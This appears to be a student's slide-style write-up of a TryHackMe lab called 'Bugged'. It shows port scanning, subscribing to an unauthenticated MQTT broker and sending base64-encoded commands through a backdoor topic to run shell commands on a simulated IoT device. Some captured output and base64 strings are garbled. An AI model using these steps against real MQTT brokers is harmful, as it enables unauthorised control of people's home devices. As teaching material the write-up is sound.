


BUGGED

- Name TesfaldetWeldemicheal
- Tryhackmeaccount:wete 25kq@student.ju.se
- Group:5
- Student:6
- Topic: Bugged

BUGGED

- This section outlines a penetration testing scenario where vulnerabilities in interconnected devices are exposed
- The investigation begins with a general network scan that leads to a significant discovery
- The initial reconnaissance phase is standard; however, the strategy quickly pivots from broad exploration to targeted intrusion upon identifying active communication routes
- This analysis traces how a general network scan led to the identification of an open port (1883) associated with the MQTT (Message Queuing Telemetry Transport) protocol Pivotal for lightweight IoT communications



TOOLS AND INITIAL FINDINGS

- I use RustScan with the -a flag to specify the target IP address. The scan reveals an open port: 1883.

```
root@ip-10-10-176-159:~# rustscan -a 10.10.16.49
```

The Modern Day Port Scanner.

: <https://discord.gg/GFrQsGy> :

```
: https://github.com/RustScan/RustScan :
```

🤪 <https://admin.tryhackme.com>

```

- The config file is expected to be at "/home/rustscan/.rustscan.toml"
t=vuln le limit higher than batch size. Can increase speed by increasing batch si
1048476'.
vice n 0.10.16.49:22
0.10.16.49:1883
Starting Script(s)
09 GMTript to be run Some("nmap -vvv -p {{port}} {{ip}}")
sing -
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-08 15:28 UTC
ting Ping Scan at 15:28
Reverse ng 10.10.16.49 [2 ports]

```


Mozilla Firefox

```
^Croot@ip-10-10-11-114:~#sudo nmap -p 1883 -sV -sC --script=vuln
10.10.145.169
sudo: unable to resolve host ip-10-10-11-114: Name or service not known
Starting Nmap 7.80 ( https://nmap.org ) at 2025-11-13 09:09 GMT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --dns-servers
--dns-servers or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse
lookup disabled. Try using --system-dns or specify valid servers with
--dns-servers
Nmap scan report for 10.10.145.169
Host is up (0.00016s latency).
```

```
PORT      STATE SERVICE VERSION
1883/tcp  open  mqtt
```

INSTALLED MOSQUITTO

- The open ports service is MQTT as you can see on slide 3, therefore we must install it
- Mosquitto: the command `sudo apt-get install mosquitto mosquitto-clients` was executed to install Mosquitto on the machine



```
“sudo apt-get install  
mosquitto mosquitto-  
clients
```

```
0 to upgrade, 0 to newly install, 0 to remove and 231 not to upgrade.  
root@ip-10-10-174-54:~# mosquitto_sub -h 10.10.16.49 -p 1883 -t "#" -v  
storage/thermostat {"id":8793499489097547607,"temperature":23.301859}  
livingroom/speaker {"id":17074739713212507377,"gain":46}  
patio/lights {"id":12733601560341010402,"color":"WHITE","status":"OFF"}  
storage/thermostat {"id":6784608681275861068,"temperature":24.190687}  
frontdeck/camera {"id":2895439732070626935,"yaxis":-87.35264,"xaxis":112.83331,"  
zoom":2.4553962,"movement":true}  
kitchen/toaster {"id":2567900053006850072,"in_use":false,"temperature":154.35555  
,"toast_time":140}  
livingroom/speaker {"id":18189902316151441844,"gain":56}  
storage/thermostat {"id":9635837575222773809,"temperature":23.752867}  
patio/lights {"id":11401388773641779457,"color":"GREEN","status":"OFF"}
```

COMPROMISED INTERCONNECTED DEVICES

```
root@ip-10-10-11-114:~# mosquitto_sub -h 10.10.145.169 -t "#" -v
kitchen/toaster {"id":11208007631189748638,"in_use":true,"temperature":158.90846,"toast_time":162}
storage/thermostat {"id":2488924877041652193,"temperature":23.403845}
frontdeck/camera {"id":13890884980725013291,"yaxis":53.892426,"xaxis":124.56973,"zoom":3.585833,"movement":true}
livingroom/speaker {"id":8407925008318453457,"gain":64}
patio/lights {"id":12120703400987541126,"color":"GREEN","status":"OFF"}
kitchen/toaster {"id":10240849230840016074,"in_use":true,"temperature":144.85931,"toast_time":321}
storage/thermostat {"id":1842401721734548157,"temperature":23.036634}
livingroom/speaker {"id":16872620641760778018,"gain":58}
patio/lights {"id":13641600449845631100,"color":"RED","status":"ON"}
storage/thermostat {"id":7094021532388953944,"temperature":23.77911}
frontdeck/camera {"id":5055558698314799804,"yaxis":-143.92007,"xaxis":143.09552,"zoom":4.503893,"movement":false}
kitchen/toaster {"id":9722475597075657971,"in_use":true,"temperature":157.36629,"toast_time":174}
livingroom/speaker {"id":552636589993257879,"gain":68}
patio/lights {"id":9823720518764389349,"color":"BLUE","status":"ON"}
storage/thermostat {"id":13026015316792505628,"temperature":23.604588}
livingroom/speaker {"id":7698788539254344147,"gain":70}
storage/thermostat {"id":16371193380191704863,"temperature":24.246317}
kitchen/toaster {"id":13201665369595678068,"in_use":false,"temperature":145.26834,"toast_time":185}
yR3gPp0r8Y/AGlaMxmHJe/qV66JF5qmH/config eyJpZCI6ImNkZDFiMWMwLTJfNDAtNGIwZi04ZTIyLTlTYxYjM1NzU0OGI3ZCIsInJlZ2lzdGVyZWRFY29tbWVudHMlOlsiSEVMUCIsIkNNRCIsIlNZUyJdLCJwdWJfdG9waWwMiOiJVNHZ5cU5sUXRmLzB2b3ptYVp5TFQvMTVI
OVRGNkNIZy9wdWIiLCJzdWJfdG9waWwMiOiJYRDJyZlI5QmV6L0dxTXBSU0VvYmgvVHZMUWVoTWcwRS9zdWIifQ==
```

- The MQTT system uses a publish-subscribe model, where topic-specific messages transmit data and receive commands.
- These subject names allows to fully manage the device's communications, revealing a breach that relies on unobscured communication channels.

SCANNING OF THE PUB_TOPIC, AND SUB_TOPIC

- After discovering the port, revealing an actively used MQTT message broker
- Utilizing specialized tools like Mosquitto, the I able to interact with the device directly, extracting configuration details necessary for establishing communication

```
root@ip-10-10-174-54:~# nc -zv 10.10.16.49 1883
Connection to 10.10.16.49 1883 port [tcp/*] succeeded!
```

```

livingroom/speaker {"id":6732046475071177383,"gain":45}
storage/thermostat {"id":16462632860657852701,"temperature":23.344793}
kitchen/toaster {"id":5869904196922448928,"in_use":true,"temperature":154.94696,"toast_time":176}
patio/lights {"id":2488928933123724128,"color":"PURPLE","status":"ON"}
storage/thermostat {"id":16520047132335571542,"temperature":23.649914}
livingroom/speaker {"id":14476183935303911045,"gain":41}
storage/thermostat {"id":2872593820776993995,"temperature":23.873516}
patio/lights {"id":11015353404224991681,"color":"PURPLE","status":"ON"}
frontdeck/camera {"id":14524519976932532893,"yaxis":124.985504,"xaxis":2.1866302,"zoom":1.0549868,"movement":false}
kitchen/toaster {"id":5943967745558627730,"in_use":true,"temperature":140.57074,"toast_time":144}
livingroom/speaker {"id":115446606064232535866,"gain":42}
storage/thermostat {"id":14075381226743379194,"temperature":23.938837}
livingroom/speaker {"id":2302988570002302919,"gain":51}
patio/lights {"id":725675921448812059,"color":"BLUE","status":"OFF"}
kitchen/toaster {"id":9189335610438408104,"in_use":false,"temperature":150.48921,"toast_time":263}
storage/thermostat {"id":8907771278325177831,"temperature":23.35796}
3gpPp8r8Y/AGlaMxmH3e/qV66JF9mqh/config_eypzCI61mNKZDF1MMWLTfJNDAtNGiWZ10Z2IyLTyXyJm1NZu0OGI3ZCI5InJl
rgZnGvYWR9Y29tbi9FZHM10Z2tSEVMUCIsIKNNRrCIsINLZyJdLC3JwdjJfYdG9wagmVHM10ZVJNHZ5CU5uSXRML2B2b3ptYyp5TFQvMTVi
1LCKdNkYz9wdWltLlCjZjdG9fdG9wagmVHM10ZJRdJyZ15lcmV0dXh0XBSU0vYdG9wagmVHM10ZMUUW0tWcWR5S9ZdWltfQ==
frontdeck/camera {"id":12496634474115573519,"yaxis":-4.91658,"xaxis":112.32507,"zoom":0.28868738,"movement":false}
livingroom/speaker {"id":15786300698034840842,"color":"BLUE","status":"OFF"}
patio/lights {"id":18178002848727905131,"temperature":23.482939}
storage/thermostat {"id":7957596782619839879,"in_use":false,"temperature":141.44684,"toast_time":153}
livingroom/speaker {"id":12018792384573682834,"gain":73}
storage/thermostat {"id":3302926267867267605,"temperature":23.56656}
patio/lights {"id":2767369679458492295,"color":"BLUE","status":"ON"}
storage/thermostat {"id":2597335854148500611,"temperature":23.94559}
frontdeck/camera {"id":9369804326240252746,"yaxis":-1.6486359,"xaxis":-22.462067,"zoom":0.9448112,"movement":true}
kitchen/toaster {"id":15056117093942139819,"in_use":false,"temperature":145.60713,"toast_time":212}
livingroom/speaker {"id":17745585339721140569,"gain":74}
patio/lights {"id":18088198730736199608,"color":"GREEN","status":"OFF"}
storage/thermostat {"id":13514513149688753194,"temperature":23.765114}
livingroom/speaker {"id":1934679186004764351,"gain":65}


```

TRANSMIT REQUESTS IN BASE64

- The result above displays our subscriber ID, registered commands, pub_topic, and sub_topic.
- This information will be crucial for enabling us to transmit requests in base64 and receive responses also in base64.

```
root@ip-10-10-174-54:~# echo "eyJpZCI6ImNkZDFiMWMwLTFjNDAtNGIwZi04ZTIyLTUxYjM1NzU0OGI3ZCIsInJlZ2lzdGVyZWRFY29tbWFuZHMlOiSiSEVMUCIsIkNNRCIsIlNZUyJdLCJwdWJfdG9waWMiOiJVNHZ5cU5sUXRmLzB2b3ptYVp5TFQvMTVIOWVRGNknIZy9wdWIiLCJzdWJfdG9waWMiOiJYRDJyZlI5QmV6L0dxTXBSU0VvYmgvVHZMUWVoTWcwRS9zdWIifQ==" | base64 -d  
{"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","registered_commands":["HELP","CMD","SYS"],"pub_topic":"U4vyqNlQtF/0vozmaZyLT/15H9TF6CHg/pub","sub_topic":"XD2rfR9B  
ez/GqMpRSEobh/TvI QehMa0E/sub"} root@ip-10-10-174-54:~# ^C
```

- Encoding format (Base64) required for sending and receiving messages within the MQTT framework
- This encoding is vital for maintaining the integrity of messages over systems that process pure text




```
storage/thermostat {"id":3754247813131659375,"temperature":24.200998}
livingroom/speaker {"id":10866083752908014591,"gain":60}
patio/lights {"id":7734393701433374667,"color":"WHITE","status":"OFF"}
XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub Hello
U4vyqNlQtF/0vozmaZyLT/15H9TF6CHg/pub SW52YWxpZCBtZXNzYWdlIGZvcmlhdC4KRm9ybWw0OjBiYXNlNjQoeyJpZCI6ICI8YmF
ja2Rvb3IgaWQ+IiwgImNtZCI6ICI8Y29tbWw0ZD4iLCAiYXJnIjogIjxhcmlkZWVudD4ifSk=
storage/thermostat {"id":6818927516350705190,"temperature":24.173662}
frontdeck/camera {"id":15230580394281313485,"yaxis":-163.35931,"xaxis":-126.18688,"zoom":0.5670906,"move
ment":false}
livingroom/speaker {"id":17147297601244418694,"gain":48}
kitchen/toaster {"id":18383204697944006948,"in use":true,"temperature":159.54605,"toast time":256}
```

< 1: eyJpZCI6ImNkZDFiMWMwLTJmNDAtNGliZi04ZTlyLTxYjM1... X 2: SW52YWxpZCBtZXNzYWdlIGZvcmlhdC4KRm9ybWw0OjBiYXNlNjQoeyJpZCI6ICI8YmFja2Rvb3IgaWQ+IiwgImNtZCI6ICI8Y29tbWw0ZD4iLCAiYXJnIjogIjxhcmlkZWVudD4ifSk= > ...

Output

time: 2ms
length: 104
lines: 2



< 1: {"id":"cdd1b1c0-1c40-4b0f-8e22-61b357548b7d","registered_co... 2: Invalid message format.Format: base64({"id": "<backdoor id... > ...

Invalid message format.
Format: base64({"id": "<backdoor id>", "cmd": "<command>", "arg": "<argument>"})

- Send to the mosquito publisher
- Publish messages and carry out instructions
- By publishing and subscribing to channels
- Receives critical configuration data described in a digital operational blueprint, including crucial IDs for device communication.

```

1: eyJpZCI6ImNkZDFiMWMwLTJfNDAt... X 2: SW52YWxpZCBtZXNzYWdlIGZvcml... X 3: {"id": "cdd1b1c0-1c40-4b0f-8e22-61b357548b7d", "cmd": "cmd", "arg": "ls"} X >
{"id": "cdd1b1c0-1c40-4b0f-8e22-61b357548b7d", "cmd": "cmd", "arg": "ls"}

```

```

root@ip-10-10-11-114:~# mosquitto_pub -t "XD2rfR9Bez/GqMpRSEobh/TvLQehMg0E/sub" -h 10.10.145.169 -m "eyJpZCI6ImNkZDFiMWMwLTJfNDAt...pZCI6ICJjZGQxYjFjMC0xYzQwLTRIjOGYtOGUyMi02MWIzNTc1NDhiN2QlLCAiY2lkIjogImNtZCIsICJhcmciOiAibHMifQ=="

```

```

Output ✎
time: 1ms
length: 100
lines: 1
< 1: {"id": "cdd1b1c0-1c40-4b0f-8e22-61b357548b7d", "cmd": "cmd", "arg": "ls"} 2: Invalid message format.Format: base64({ ... 3: eyJpZCI6ICJjZGQxYjFjMC0xYzQwLTRIjOGYtOGUyMi02MWIzNTc1NDhiN2QlLCAiY2lkIjogImNtZCIsICJhcmciOiAibHMifQ==" >
eyJpZCI6ICJjZGQxYjFjMC0xYzQwLTRIjOGYtOGUyMi02MWIzNTc1NDhiN2QlLCAiY2lkIjogImNtZCIsICJhcmciOiAibHMifQ=="

```


```
File Edit View Search Terminal Tools Help
root@ip-10-10-11-114: ~
x root@ip-10-10-11-114: ~
kitchen/toaster {"id":11968941701241104348,"in_use":true,"temperature":152.78923,"toast_time":255}
frontdeck/camera {"id":5711005012057513092,"yaxis":-63.361855,"xaxis":-149.55724,"zoom":4.331751,"movement":true}
livingroom/speaker {"id":14919360725836187139,"gain":52}
storage/thermostat {"id":684281186422925817,"temperature":24.380291}
ratio/lights {"id":7424959052617061846,"color":"RED","status":"ON"}
kitchen/toaster {"id":6237351453464646839,"in_use":true,"temperature":141.80605,"toast_time":300}
storage/thermostat {"id":220506524092830898,"temperature":24.05386}
livingroom/speaker {"id":2723744137439393942,"gain":66}
```

- The message is intercepted however it is still not coded based 64 language



REVEALED BY DECIPHERING

- Our flag is revealed by deciphering the response as you can see below
- Steal confidential documents and seize the FLAG!



LESSON TO LEARN

- The network attack methodology illustrates how simpler security mechanisms lead to significant vulnerabilities
- Effective IoT security should not depend solely on assumptions regarding confidentiality, as an exposed port can compromise an entire system.
- The case emphasizes the need for stringent security measures in the design of interconnected devices.

SEMINAR OBSERVATIONS

- As I had previously studied the topic, I found it familiar throughout the lab session.
- Things I already know and that was corroborated during class meetings includes the use of the command `sudo nmap -sS -Pn -A -p- MACHINE_IP -o skynet`, the identification of Heartbleed as a vulnerability in OpenSSL versions 1.0.1 to 1.0., and sage of gobuster/Dirb to enumerate concealed directories and files.
- I saw nothing that I thought I understood but was later proved wrong.